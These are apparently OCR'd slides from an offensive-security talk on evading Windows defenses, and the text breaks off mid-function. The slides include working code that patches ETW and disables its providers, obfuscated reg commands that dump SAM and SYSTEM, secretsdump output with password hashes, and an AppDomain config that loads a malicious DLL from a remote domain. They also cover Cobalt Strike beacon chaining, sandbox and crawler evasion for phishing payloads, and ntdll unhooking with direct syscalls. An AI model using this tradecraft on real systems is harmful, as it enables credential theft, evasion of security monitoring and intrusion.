
```
VOID PatchETW() {
    FARPROC NtEventTrace = GetProcAddress(LoadLibrary("ntdll.dll"), "NtTraceEvent");
    DWORD dwOld;
    CHAR patch[] = "\xc3";
    VirtualProtect(NtEventTrace, 1, PAGE_EXECUTE_READWRITE, &dwOld);
    memcpy(NtEventTrace, patch, 1);
    VirtualProtect(NtEventTrace, 1, PAGE_EXECUTE_READ, &dwOld);
}
```

Defeating ETW

ETW PROVIDERS

ETW also relies on providers with administrative right you can free most of the providers.

https://github.com/jthuraisamy/TelemetrySourcerer



Defeating ETW

ETW PROVIDERS

Under the hood, the stop session is getting a handle on the ETW provider and call the EnableTraceEx2 API using the EVENT_CONTROL_CODE_DISABLE_PROVIDER flag.

```
if(!IsAlreadyKnown(&lg, guid)) {
    printf("Interesting name found: %ls\n------------------------------------------------------------\n", name);
    printfGuid(guid);
    printf("LoggerId: %d\n", id);

    if(EnableTraceEx2((TRACEHANDLE)id, &guid, EVENT_CONTROL_CODE_DISABLE_PROVIDER, TRACE_LEVEL_VERBOSE, 0, 0, 0, NULL) == ERROR_SUCCESS) {
        printf("%ls was set to EVENT_CONTROL_CODE_DISABLE_PROVIDER.\n\n", name);
    } else {
        printf("Failed to set EVENT_CONTROL_CODE_DISABLE_PROVIDER. Error %d\n\n", GetLastError());
    }
}
```


Defeating ETW

THE EVIL TWIN

User mode is nice but the kernel also have some ETW.

Let me introduce the:

ETW Thread Intelligence



Defeating ETW

THE EVIL TWIN

You can view the event monitored using EtwExplorer

https://github.com/zodiacon/EtwExplorer

Name	Value	Version	Task
KERNEL_THREATINT_TASK_ALLOCVM_V1	1	1	KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM_V1	2	1	KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW_V1	3	1	KERNEL_THREATINT_TASK_MAPVIEW
KERNEL_THREATINT_TASK_QUEUEUSERAPC_V1	4	1	KERNEL_THREATINT_TASK_QUEUEUSERAPC
KERNEL_THREATINT_TASK_SETTHREADCONTEXT_V1	5	1	KERNEL_THREATINT_TASK_SETTHREADCONTEXT
KERNEL_THREATINT_TASK_ALLOCVM6_V1	6	1	KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM7_V1	7	1	KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW8_V1	8	1	KERNEL_THREATINT_TASK_MAPVIEW
KERNEL_THREATINT_TASK_READVM_V1	11	1	KERNEL_THREATINT_TASK_READVM
KERNEL_THREATINT_TASK_WRITEVM_V1	12	1	KERNEL_THREATINT_TASK_WRITEVM
KERNEL_THREATINT_TASK_READVM13_V1	13	1	KERNEL_THREATINT_TASK_READVM
KERNEL_THREATINT_TASK_WRITEVM14_V1	14	1	KERNEL_THREATINT_TASK_WRITEVM
KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD_V1	15	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD
KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD16_V1	16	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS_V1	17	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS18_V1	18	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS19_V1	19	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS20_V1	20	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_ALLOCVM21_V1	21	1	KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM22_V1	22	1	KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW23_V1	23	1	KERNEL_THREATINT_TASK_MAPVIEW

Defeating ETW

THE EVIL TWIN

NtReadVirtualMemory kernel implementation eventually cal MiReadWriteVirtualMemory which is calling ETWTiLogReadWriteVm

You cannot patch this kind of call from user mode sadly.


But if you get kernel code execution same concept can be applied.

```
loc_1405F7F4A:
                mov     r9, r13
                mov     r8, r14
                mov     rdx, [rsp+0A0h]
                mov     rcx, r10
                jmp     short loc_1405F7EEE
; ---------------------------------------

loc_1405F7F5D:
                movzx   eax, byte ptr [rsp+
                jmp     loc_1405F7E4D
; ---------------------------------------

loc_1405F7F67:
                mov     [rsp+28h], rsi
                mov     [rsp+20h], r13
                mov     r9d, r12d
                mov     r8, r14
                mov     rdx, r10
                mov     ecx, edi
                call    EtwTiLogReadWriteVm
                jmp     short loc_1405F7F12
; ---------------------------------------

loc_1405F7F83:
                mov     rbx, [rsp+0B0h]
                jmp     loc_1405F7E4D
MiReadWriteVirtualMemory endp
```

Defeating “Machine Learning”

AS AN ATTACKER DO WE HAVE OPTIONS?

A classic example of dump the SAM & SYSTEM




```
reg save HKLM\SYSTEM system.save
```

```
reg save HKLM\SAM sam.save
```

Defeating “Machine Learning”

AS AN ATTACKER DO WE HAVE OPTIONS?




```
C:\Windows\system32>reg save HKLM\SYSTEM SYSTEM
Access is denied.

C:\Windows\system32>r^eg sa""ve HKL""M\S""YS""TEM S""YS""TEM
The operation completed successfully.
```

Defeating “Machine Learning”

AS AN ATTACKER DO WE HAVE OPTIONS?

```
C:\Windows\system32>reg copy HKLM\SYSTEM HKLM\Software\MrUn1k0d3r /s /f
The operation completed successfully.

C:\Windows\system32>reg save HKLM\Software\MrUn1k0d3r SYSTEM
File SYSTEM already exists. Overwrite (Yes/No)?Yes
The operation completed successfully.

C:\Windows\system32>
```

Defeating “Machine Learning”

AS AN ATTACKER DO WE HAVE OPTIONS?

```
dev@ubuntu:~/Desktop/impacket/examples$ python3 secretsdump.py 'RINGZER0/rz:           @192.168.10.10'
Impacket v0.9.24.dev1+20210814.5640.358fc7c6 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xadfb973e11d501ba33c6ecd4f17b043a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3aa3e517d159fec167e0e3830986a385:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
```

```
dev@ubuntu:~/Desktop/impacket/examples$ python3 secretsdump.py 'RINGZER0/rz:           @192.168.10.10' -use-vss
Impacket v0.9.24.dev1+20210814.5640.358fc7c6 - Copyright 2021 SecureAuth Corporation

[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 01feb8aa54a4cdf2eff7b7fcaf11afca
[*] Reading and decrypting hashes from \\192.168.10.10\ADMIN$\Temp\skvqgrdQ.tmp
```

Defeating “Machine Learning”

REMOTELY EXECUTING CODE?

DCERPC is quite powerful, you can achieve pretty much everything over RPC.


For example how secretdumps.py actually work?

[MS-RRP]: Windows Remote Registry Protocol

Defeating “Machine Learning”

REMOTELY EXECUTING CODE?

Parameter	Value	Reference
RPC Interface UUID	{338CD001-2244-31F1-AAAA-900038001003}	[C706]
Pipe name	\PIPE\winreg	[MS-SMB]



S-RRP] - v20210625
ndows Remote Registry Protocol
pyright © 2021 Microsoft Corporation
ease: June 25, 2021

https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-RRP/%5bMS-RRP%5d.pdf

Defeating “Machine Learning”

CHAINING VARIOUS TRICK


Use the AppDomain trick to load your payload within Update.exe - kindly signed by Microsoft.

```
<configuration>
   <runtime>
      <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
         <dependentAssembly>
            <assemblyIdentity name="malicious" publicKeyToken="ff4d601c1484a445" culture="neutral" />
            <codeBase version="0.0.0.0" href="https://mr.un1k0d3r.world/malicious.dll"/>
         </dependentAssembly>
      </assemblyBinding>
      <etwEnable enabled="false" />
      <appDomainManagerAssembly value="malicious, Version=0.0.0.0, Culture=neutral, PublicKeyToken=ff4d601c1484a445" />
      <appDomainManagerType value="Updater" />
   </runtime>
</configuration>
```

Defeating “Machine Learning”

CHAINING VARIOUS TRICK

Then you do your internal reconnaissance. And…



Defeating “Machine Learning”

CHAINING VARIOUS TRICK

« Trusted » binary calling back a « shady » domain and connecting to service like kerberos and SMB.

How can we break the chain?

One process that takes care of the outbound network communication.

One process taking care of the internal reconnaissance and forward the information.

Defeating “Machine Learning”

CHAINING VARIOUS TRICK

Using tool such as Cobalt Strike makes this fairly easy.

- Update.exe callback to your domain
- Spawn a SMB beacon on the system
- Link the SMB beacon to your HTTPS beacon (on the same host or through another one you have already compromised)
- Do all the reconnaissance on the SMB beacon

Defeating “Machine Learning”

CHAINING VARIOUS TRICK

Abuse of Microsoft own features:

Signed binary and signed scripts.
Microsoft Defender has plenty of PowerShell scripts that can be used to execute code and they are signed.

https://github.com/Mr-Un1k0d3r/ATP-PowerShell-Scripts

https://github.com/Mr-Un1k0d3r/ATP-PowerShell-Scripts/blob/main/2495bc93-83e1-44f8-a623-46ad2323ee99

```
109             $vmId = Invoke-RestMethod -Headers @{"Metadata"="true"} -Method GET -Uri "h
110
111
112             # Only if the subscription id is not null we will report the event.
113             if (![string]::IsNullOrEmpty($subscriptionId))
114             {
115                 $collectedAzureVmMetadata = [AzureVmMetadata]::new($subscriptionId, $
116                 $etwProvider.Write("AzureVmMetadata", $collectedAzureVmMetadata)
117             }
118         }
119 }
120
121
122 Collect-Azure-Vm-Metadata
123
124 # SIG # Begin signature block
125 # MIInzQYJKoZIhvcNAQcCoIInvjCCJ7oCAQExDzANBglghkgBZQMEAgEFADB5Bgor
126 # BgEEAYI3AgEEoGswaTA0BgorBgEEAYI3AgEeMCYCAwEAAAQQH8w7YFlLCE63JNLG
127 # KX7zUQIBAAIBAAIBAAIBADAxMA0GCWCGSAFlAwQCAQUABCBQTCLwai7SyKiS
128 # Iz7OOKOZED64V55x3DeJPcC1cswqX6CCDZcwggYVMIID/aADAgECAhMzAAADEBr/
129 # fXDbjW9DAAAAAAMQMA0GCSqGSIb3DQEBCwUAMH4xCzAJBgNVBAYTA1VTMRMwEQYD
130 # VQQIEwpXYXNoaW5ndG9uMRAwDgYDVQQHEwdSZWRtb25kMR4wHAYDVQQKExVNaWNy
131 # b3NvZnQgQ29ycG9yYXRpb24xKDAmBgNVBAMTH01pY3Jvc29mdCBDb2RlIFNpZ25p
132 # bmcgUENBIDIwMTEwHhcNMjIwODA0MjAyNjM5WhcNMjMwODAzMjAyNjM5WjCB1DEL
133 # MAkGA1UEBhMCVVMxEzARBgNVBAgTCldhc2hpbmd0b24xEDAOBgNVBAcTB1J1ZG1v
134 # bmQxHjAcBgNVBAoTFU1pY3Jvc29mdCBDb3Jwb3JhdGlvbjE+MDwGA1UEAxM1TWlj
135 # cm9zb2Z0IFdpbmRvd3MgRGVmZW5kZXIgQWR2YW5jZWQgVGhyZWF0IFByb3R1Y3Rp
136 # b24wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC0y67idUrLERD131s1
```

Defeating “Machine Learning”

CHAINING VARIOUS TRICK

These scripts export functionalities such as:

```
Function Get-RegistryValue
{
    Param(
        [Parameter()]
        [String]
        $RegistryLocation,

        [Parameter()]
        [String]
        $RegistryKey
    )
```

```
function Import-CSharpLibrary {
    [CmdletBinding()]
    param (
        # Path to the .cs file.
        [Parameter(Mandatory=$true)]
        [string] $Path,

        # Should ignore compilation warnings.
        [Parameter()]
        [switch] $IgnoreWarnings
    )
    $code = Get-Content -LiteralPath $Path -Raw
    Add-Type -TypeDefinition $code -Language CSharp -IgnoreWarnings:$IgnoreWarnings
}
```

Defeating “Machine Learning”

CHAINING VARIOUS TRICK

We now have a bring your own Microsoft signed scripts on the target.

```
import-module .\2495bc93-83e1-44f8-a623-46ad2323ee99.ps1
Get-RegistryValue -RegistryLocation HKLM\SYSTEM\CurrentControlSet\Services\sense -RegistryKey Start
0
2
```

Defeating “Machine Learning”

AS AN ATTACKER DO WE HAVE OPTIONS?

The main takeaway: be creative.

Their machine learning algorithm is probably not as creative as you are.

Defeating “Sandboxing”

ASSESS IF THE INTERACTION IS HUMAN NOT IF IT’S AUTOMATED

Your phishing payload was executed by a user you would expect some interaction on the system.

Monitor foreground window activity

```
void MonitorForegroundWindows() {
    DWORD DW_MAX_SIZE = 256;
    DWORD MIN_COUNT = 10;
    CHAR current[MAX_SIZE + 1];
    DWORD passed = 0;
    memset(current, 0x00, DW_MAX_SIZE);

    while(passed < MIN_COUNT) {
        HWND hwnd = GetForegroundWindow();
        CHAR *title = (CHAR*)GlobalAlloc(GPTR, DW_MAX_SIZE + 1);
        GetWindowTextA(hwnd, title, DW_MAX_SIZE);
        if(strcmp(title, current) == 0) {
            strncpy(current, title, DW_MAX_SIZE);
            passed++;
        }
        GlobalFree(title);
    }
}
```

Defeating “Sandboxing”

ASSESS IF THE INTERACTION IS HUMAN NOT IF IT’S AUTOMATED

You can also monitor for:

- Process check Chrome, Outlook etc...
- Mouse, Keyboard and other peripherals.
- Number of DNS queries.
- …

The goal is to avoid automated escalation detection.

Defeating “Sandboxing”

HIDE YOUR PHISHING PAYLOAD FROM CRAWLER

mouseover event can be used to trigger code change at runtime. In this case the script also expect movement over the body not just an automated click.

```
<!DOCTYPE html>
<html id="bodydiv">
    <head>
    </head>
    <body>
    <a href="#" id="link">click me</a>
    <script>
        var counter = 0;
        var bodyelement = document.getElementById("bodydiv");
        var hrefelement = document.getElementById("link");
        window.addEventListener('load', function () {
            var isset = false;

            bodyelement.addEventListener("mouseover", trigger, false);
            hrefelement.addEventListener("mouseover", loader, false);
        })

        function trigger(e) {
            counter++;
        }

        function loader(e) {
            if(counter > 10) {
                hrefelement.href = "https://mr.un1k0d3r.com/";
            } else {
                hrefelement.href = "https://google.com";
            }
        }
    </script>
    </body>
</html>
```

Defeating “User Mode Hooking”


REMOVE IT OR HIDE FROM IT?

kernel32!OpenProcess

kernelbase!OpenProcess

ntdll!NtOpenProcess

syscall 0x26



Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

To revert it back to the original state we need 11 bytes.

```
VOID PatchHook(CHAR* address, unsigned char id, char high) {
    DWORD dwSize = 11;
    CHAR* patch_address = address;
    //\x4c\x8b\xd1\xb8\xXX\xHH\x00\x00\x0f\x05\xc3
    CHAR* patch[dwSize];
    sprintf(patch, "\x4c\x8b\xd1\xb8%c%c%c%c\x0f\x05\xc3", id, high, high ^ high, high ^ high);

    DWORD dwOld;
    VirtualProtect(patch_address, dwSize, PAGE_EXECUTE_READWRITE, &dwOld);
    memcpy(patch_address, patch, dwSize);
}
```

https://github.com/Mr-Un1k0d3r/EDRs

Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

Revert back the ntdll.dll content back to the original state.

```
PatchHook(NtProtectVirtualMemory, 0x50, 0x00);
PatchHook(NtAllocateVirtualMemory, 0x18, 0x00);
PatchHook(NtAllocateVirtualMemoryEx, 0x76, 0x00)
PatchHook(NtDeviceIoControlFile, 0x7, 0x00);
```

```
int main (int argc, char **argv) {
    CleanUp();

    // Malicious Code

    return 0;
}
```

Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

You can also completely reimplement the syscall on your own like syswhisper.

https://github.com/klezVirus/SysWhispers3

```
NTSTATUS __attribute__ ((noinline)) SyscallNtCreateFile(
  PHANDLE            FileHandle,
  ACCESS_MASK        DesiredAccess,
  POBJECT_ATTRIBUTES ObjectAttributes,
  PIO_STATUS_BLOCK   IoStatusBlock,
  PLARGE_INTEGER     AllocationSize,
  ULONG              FileAttributes,
  ULONG              ShareAccess,
  ULONG              CreateDisposition,
  ULONG              CreateOptions,
  PVOID              EaBuffer,
  ULONG              EaLength
) { asm(".byte 0x49, 0x89, 0xca, 0xb8, 0x55, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xc3"); }
```

Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

```c
int main() {
    FARPROC RtlInitUnicodeString = GetProcAddress(LoadLibrary("ntdll.dll"), "RtlInitUnicodeString");
    printf("RtlInitUnicodeString address 0x%p\n", RtlInitUnicodeString);
    HANDLE hFile = NULL;
    UNICODE_STRING pus;
    IO_STATUS_BLOCK isb = {0};
    LARGE_INTEGER li;
    li.QuadPart = 256;

    PCWSTR path = L"\\??\\C:\\filepath";
    RtlInitUnicodeString(&pus, path);

    OBJECT_ATTRIBUTES oa = {0};
